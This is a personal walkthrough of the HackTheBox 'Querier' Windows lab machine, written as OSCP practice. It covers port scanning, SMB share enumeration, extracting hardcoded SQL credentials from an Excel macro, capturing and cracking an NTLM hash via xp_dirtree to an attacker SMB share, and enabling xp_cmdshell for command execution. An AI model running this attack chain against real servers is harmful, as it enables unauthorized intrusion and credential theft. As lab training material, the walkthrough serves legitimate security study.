Querier

Link	https://app.hackthebox.com/machines/Querier	
IP	10.10.10.125	
Type	Windows	
Status	done	
DATE	17.04.2024, 18.04.2024	

OSCP Preparations

1. Resolution Summary
2. Information Gathering
3. Enumeration
4. Exploitation
5. - Lateral movement to user (if was any)
6. Priv escalation
7. Loot
8. Archive (if was anything to archive, for egz. not working exploits)

Information Gathering

Scanned all TCP ports:

```
nmap 10.10.10.125 -p- -oN nmapscan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-17 02:09 EDT
Nmap scan report for 10.10.10.125
Host is up (0.038s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1433/tcp  open  ms-sql-s
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
```

```
49669/tcp open  unknown
49670/tcp open  unknown
49671/tcp open  unknown
```

Very important command!
grep only ports and put it in to file:

```
cat nmapscan | grep 'open' | awk '{ print $1 }' | awk '{print ($0+0)}' | sed
-z 's/\n/,/g;s/,$/\n/' > ports
```

Then, use nmap to read ports from this file

```
nmap -A -T4 -p $(cat ports) 10.10.10.125
```

Enumerated open TCP ports:

```
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-info:
|   10.10.10.125:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2024-04-17T06:12:10+00:00; +3s from scanner time.
| ms-sql-ntlm-info:
|   10.10.10.125:1433:
|     Target_Name: HTB
|     NetBIOS_Domain_Name: HTB
|     NetBIOS_Computer_Name: QUERIER
|     DNS_Domain_Name: HTB.LOCAL
|     DNS_Computer_Name: QUERIER.HTB.LOCAL
|     DNS_Tree_Name: HTB.LOCAL
|_    Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-04-17T06:03:47
|_Not valid after:  2054-04-17T06:03:47
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
```

```
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2019 (96%), Microsoft
Windows 10 1709 - 1909 (93%), Microsoft Windows Server 2012 (93%), Microsoft
Windows Vista SP1 (92%), Microsoft Windows Longhorn (92%), Microsoft Windows
10 1709 - 1803 (91%), Microsoft Windows 10 1809 - 2004 (91%), Microsoft
Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 Update 1
(91%), Microsoft Windows Server 2016 build 10586 - 14393 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-04-17T06:12:06
|_  start_date: N/A
|_clock-skew: mean: 2s, deviation: 0s, median: 2s
```

the most important ports:

```
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1433/tcp open  ms-sql-s
```

Enumeration

Port 139, 445 - smb

```
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
| smb2-security-mode:
|   3:1:1:
```

```
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-04-17T06:12:06
|_  start_date: N/A
|_clock-skew: mean: 2s, deviation: 0s, median: 2s
```

```
smbclient -L //10.10.10.125/
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Reports         Disk
```


```
┌──(root㉿kali)-[/home/kali/hackthebox/Querier]
└─# smbclient  //10.10.10.125/Reports
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Jan 28 18:23:48 2019
  ..                                  D        0  Mon Jan 28 18:23:48 2019
  Currency Volume Report.xlsm         A    12229  Sun Jan 27 17:21:34 2019
smb: \> get "Currency Volume Report.xlsm"
getting file \Currency Volume Report.xlsm of size 12229 as Currency Volume
Report.xlsm (58.5 KiloBytes/sec) (average 58.5 KiloBytes/sec)
smb: \>
```

```
┌──(root㉿kali)-[/home/kali/hackthebox/Querier]
└─# file Currency\ Volume\ Report.xlsm
Currency Volume Report.xlsm: Microsoft Excel 2007+
```

instaling libre office to open this exel file

```
apt install libreoffice
```

well, no matter how i open it i get blank tabless:



but, if i do strings command, The output looks like this, let's try copying it into zip and go from there

```
┌──(root㉿kali)-[/home/kali/hackthebox/Querier]
└─# strings Currency\ Volume\ Report.xlsm
[Content_Types].xml
apP<*
Fi+i
d|}5
o=`Fh
O(%$
_rels/.rels
BKwAH
GJy(v
USh9i
r:"y_dl
;O6-
xl/workbook.xml
66>>3sf|
```

```
N>~8
2}${
u-z=
C`A>
hZJ6
xl/_rels/workbook.xml.rels
a`K^A
 8j_
aU^_-_
>— *
K2|R
xl/worksheets/sheet1.xml
0tU
!b+Z
%4Z-K
xl/theme/theme1.xml
QV32
lJZv
k8(4|OH
bP{}2!#
L`|X
A)>\
kPDIr
RSLX"7
%Cr`%R.
=┤d#a[
R9D15
/$Dz
;D=C
|]p+~o
,kzh
yUs^
q&?'2
Tx3&
Pb/3
qyjui
kE"'
*#4k
XX/+
muF8=
Zu@,
Ymvj
j%e~
 +c`
xl/styles.xml
+< ,d
dNhyF
!E
|8Ok
```

```
Gq2:@
/XQkx
g"$Q4<8
xl/vbaProject.bin
Zol[W
I\7n
&M*b
kkXc]9
Eqyc
l9#g.
qY.a
TZOs
&$nv
HkE^
.Zv2a&
8C)q
|zV)Q^
caP;&
\EW:|
Ay82R
;1rt
&*e}R)
q_Me
JVwe
d:)u9
F&_u
L~In
c7s;
EdQm
Cft*
J'@fR
Ck<G
{!A2t
3L!NJ{nJ
zMEx\
{i}$
W5Dj'w
?{Qv
le{Bs
#.4p0+,4
kq54n\
x{z@
x[V/
UnAf
.190
vL9#
O?m(
%=ZO
;$E}
```

```
pyNWJy
bw⊳rD
docProps/core.xml
2^S^
'iKy
=(f#
0&aB6IL
docProps/app.xml
/^="
&jWR
7y~/
<U[k<
rN<2L
[Content_Types].xmlPK
_rels/.relsPK
;O6-
xl/workbook.xmlPK
xl/_rels/workbook.xml.relsPK
xl/worksheets/sheet1.xmlPK
xl/theme/theme1.xmlPK
xl/styles.xmlPK
xl/vbaProject.binPK
docProps/core.xmlPK
docProps/app.xmlPK
```

Yep, i was right. But i unzipped it into workfolder, what a mess XD

```
┌──(root㉿kali)-[/home/kali/hackthebox/Querier]
└─# cp Currency\ Volume\ Report.xlsm archive.zip

┌──(root㉿kali)-[/home/kali/hackthebox/Querier]
└─# unzip archive.zip
Archive:  archive.zip
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: xl/workbook.xml
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/worksheets/sheet1.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/styles.xml
  inflating: xl/vbaProject.bin
  inflating: docProps/core.xml
  inflating: docProps/app.xml
```

to remove whole dir with conent, use:

```
┌──(root㉿kali)-[/home/kali/hackthebox/Querier]
└─# rm -r docProps
```

```
┌──(root㉿kali)-[/home/kali/hackthebox/Querier/unzziped]
└─# unzip archive.zip
Archive:  archive.zip
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: xl/workbook.xml
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/worksheets/sheet1.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/styles.xml
  inflating: xl/vbaProject.bin
  inflating: docProps/core.xml
  inflating: docProps/app.xml

┌──(root㉿kali)-[/home/kali/hackthebox/Querier/unzziped]
└─# dir
archive.zip  [Content_Types].xml  docProps  _rels  xl
```

kali

After walking the content I fond a probable user:

```
┌──(root㉿kali)-[/home/…/hackthebox/Querier/unzziped/docProps]
└─# mousepad core.xml
```

```
ts.org/package/2006/metadata/core-properties" xmlns:dc="http://purl
c:creator>Luis</dc:creator><cp:lastModifiedBy>Luis</cp:lastModifiedB
modified></cp:coreProperties>
```


this dir seems interesting:
**

```
┌──(root㉿kali)-[/home/kali/hackthebox/Querier/unzziped]
└─# cd xl

┌──(root㉿kali)-[/home/…/hackthebox/Querier/unzziped/xl]
└─# ls
_rels        theme           workbook.xml
styles.xml   vbaProject.bin  worksheets
```

What the hell is macro? is it gym related or smth?

```
┌──(root㉿kali)-[/home/…/hackthebox/Querier/unzziped/xl]
└─# strings vbaProject.bin
 macro to pull data for client volume reports
n.Conn]
Open
```


AAA okey:



Little hint from chat gpt.

Well, this can be usefull. let's see how we can find those "macros"

```
Report.xlsm'
```




The article:
https://medium.com/r3d-buck3t/extracting-macros-with-oletools-6c3a64c02549

So, python tools suite called oletools can be the anwser:

https://github.com/decalage2/oletools

documentation of oletools:
https://github.com/decalage2/oletools/wiki



So, we will need something like olevba

```
┌──(root㉿kali)-[/home/…/hackthebox/Querier/oletools/oletools]
└─# python3 olevba.py /home/kali/hackthebox/Querier/Currency\ Volume\
Report.xlsm
olevba 0.60.2dev5 on Python 3.11.8 - http://decalage.info/python/oletools
═══════════════════════════════════════════════════════════════════════
═══
FILE: /home/kali/hackthebox/Querier/Currency Volume Report.xlsm
Type: OpenXML
WARNING  For now, VBA stomping cannot be detected for files in memory
───────────────────────────────────────────────────────────────────────
---
VBA MACRO ThisWorkbook.cls
in file: xl/vbaProject.bin - OLE stream: 'VBA/ThisWorkbook'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
-
```

```
' macro to pull data for client volume reports
'
' further testing required

Private Sub Connect()

Dim conn As ADODB.Connection
Dim rs As ADODB.Recordset

Set conn = New ADODB.Connection
conn.ConnectionString = "Driver={SQL
Server};Server=QUERIER;Trusted_Connection=no;Database=volume;Uid=reporting;P
wd=PcwTWTHRwryjc$c6"
conn.ConnectionTimeout = 10
conn.Open

If conn.State = adStateOpen Then

  ' MsgBox "connection successful"

  'Set rs = conn.Execute("SELECT * @@version;")
  Set rs = conn.Execute("SELECT * FROM volume;")
  Sheets(1).Range("A1").CopyFromRecordset rs
  rs.Close

End If

End Sub
————————————————————————————————————————————————————————————————————————————
---
VBA MACRO Sheet1.cls
in file: xl/vbaProject.bin - OLE stream: 'VBA/Sheet1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
-
(empty macro)
+----------+--------------------+----------------------------------------------
--+
|Type      |Keyword             |Description
|
+----------+--------------------+----------------------------------------------
--+
|Suspicious|Open                |May open a file
|
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be
|
|          |                    |used to obfuscate strings (option --decode
to|
|          |                    |see all)
```

```
|
+----------+--------------------+-----------------------------------------------
--+
```

```
ume;Uid=reporting;Pwd=PcwTWTHRwryjc$c6"
```

Uid=reporting;Pwd=PcwTWTHRwryjc$c6"

```
'Set rs = conn.Execute("SELECT * @@version;")
Set rs = conn.Execute("SELECT * FROM volume;")
Sheets(1).Range("A1").CopyFromRecordset rs
```

database: volume

Exploitation

PORT 1433 - mysql (Microsoft SQL Server 2017)

hacking sql serv tricks:
https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server

```
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-info:
|   10.10.10.125:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2024-04-17T06:12:10+00:00; +3s from scanner time.
| ms-sql-ntlm-info:
|   10.10.10.125:1433:
|     Target_Name: HTB
|     NetBIOS_Domain_Name: HTB
|     NetBIOS_Computer_Name: QUERIER
```

```
|     DNS_Domain_Name: HTB.LOCAL
|     DNS_Computer_Name: QUERIER.HTB.LOCAL
|     DNS_Tree_Name: HTB.LOCAL
|_    Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-04-17T06:03:47
|_Not valid after:  2054-04-17T06:03:47
```

```
┌──(root㉿kali)-[/home/…/hackthebox/Querier/oletools/oletools]
└─# python3 /usr/share/doc/python3-impacket/examples/mssqlclient.py
QUERIER/reporting:'PcwTWTHRwryjc$c6'@10.10.10.125 -windows-auth
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: volume
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'volume'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (QUERIER\reporting  reporting@volume)>
```

```
select * from sys.database_principals
```

That's a lot of passwords (look in to archive section)

ENUMERATION OF Microsoft SQL Server

```
Microsoft SQL Server 2017 (RTM) - 14.0.1000.169 (X64)
        Aug 22 2017 17:04:49
        Copyright (C) 2017 Microsoft Corporation
        Standard Edition (64-bit) on Windows Server 2019 Standard 10.0 <X64>
(Build 17763: ) (Hypervisor)


SQL (QUERIER\reporting  reporting@volume)> SELECT name FROM
master.dbo.sysdatabases;
name
————

master

tempdb

model
```

```
msdb

volume

SQL (QUERIER\reporting  reporting@volume)>
```

microsoft sql server to shell

So, user reporting does not have permissions to drop shell instantlly.

```
SQL (QUERIER\reporting  reporting@volume)> SELECT * FROM sys.configurations
WHERE name = 'xp_cmdshell';
SQL (QUERIER\reporting  reporting@volume)> dir
[-] ERROR(QUERIER): Line 1: Could not find stored procedure 'dir'.
SQL (QUERIER\reporting  reporting@volume)> dir;
[-] ERROR(QUERIER): Line 1: Could not find stored procedure 'dir'.
SQL (QUERIER\reporting  reporting@volume)> sp_configure 'show advanced
options', '1'
[-] ERROR(QUERIER): Line 105: User does not have permission to perform this
action.
SQL (QUERIER\reporting  reporting@volume)>
```


Let's do it diffrently

microsoft sql server - capturing sql service creds

https://medium.com/@markmotig/how-to-capture-mssql-credentials-with-xp-dirtree-smbserver-py-5c29d852f478

1. Lets set up smb share with one's of impacket tool:


```
./smbserver.py -smb2support share share/
```



2. Let's request this share on our breached sql server:

```
exec xp_dirtree '\\10.10.14.2\share'
```

we dumped ntlm hash:




```
mssql-
svc::QUERIER:aaaaaaaaaaaaaaaa:7616b4a5f1e654be8fec5ff9de4c82bf:0101000000000
000006fcf2ba190da0124642b8498cd2123000000000100100073006200460079005200590005
700500003001000730062004600790052005900570050000200100061004400 6a00620066006
```

Let's crack it:

```
hashcat -m 5600 hash /usr/share/wordlists/rockyou.txt --force

(...)


MSSQL-
SVC::QUERIER:aaaaaaaaaaaaaaaa:7616b4a5f1e654be8fec5ff9de4c82bf:0101000000000
000006fcf2ba190da0124642b8498cd21230000000001001000730062004600790052005900 5
7005000030010007300620046007900520059005700500002001000610044006a00620066006
c004100460004001000610044006a00620066006c004100460007000800006fcf2ba190da010
6000400020000000080030003000000000000000000000000030000005c726d36f9a39a93cf7f
82148d4e0be6d78063d79d210d9e3e926278e99ec820a0010000000000000000000000000000
```

```
000000009001e00630069006600730002f00310030002e00310030002e00310034002e0032000
0000000000000000000000:corporate568
```

MSSQL-SVC:corporate568

LOGGING AS AN SQL SERVICE, DROPPING SHELL

```
python3 /usr/share/doc/python3-impacket/examples/mssqlclient.py
QUERIER/MSSQL-SVC:'corporate568'@10.10.10.125 -windows-auth
```

```
# This turns on advanced options and is needed to configure xp_cmdshell
sp_configure 'show advanced options', '1'
RECONFIGURE
#This enables xp_cmdshell
sp_configure 'xp_cmdshell', '1'
RECONFIGURE
```

```
SQL (QUERIER\mssql-svc  dbo@master)> sp_configure 'show advanced options',
'1'
[*] INFO(QUERIER): Line 185: Configuration option 'show advanced options'
changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (QUERIER\mssql-svc  dbo@master)> RECONFIGURE
SQL (QUERIER\mssql-svc  dbo@master)> sp_configure 'xp_cmdshell', '1'
[*] INFO(QUERIER): Line 185: Configuration option 'xp_cmdshell' changed from
0 to 1. Run the RECONFIGURE statement to install.
SQL (QUERIER\mssql-svc  dbo@master)> RECONFIGURE
SQL (QUERIER\mssql-svc  dbo@master)> EXEC master..xp_cmdshell 'whoami'
output
------------------

querier\mssql-svc

NULL

SQL (QUERIER\mssql-svc  dbo@master)>
```

```
EXEC master..xp_cmdshell 'cd'
```

```
NULL

SQL (QUERIER\mssql-svc  dbo@master)> EXEC master..xp_cmdshell 'cd'
output
------------------
C:\Windows\system32

NULL

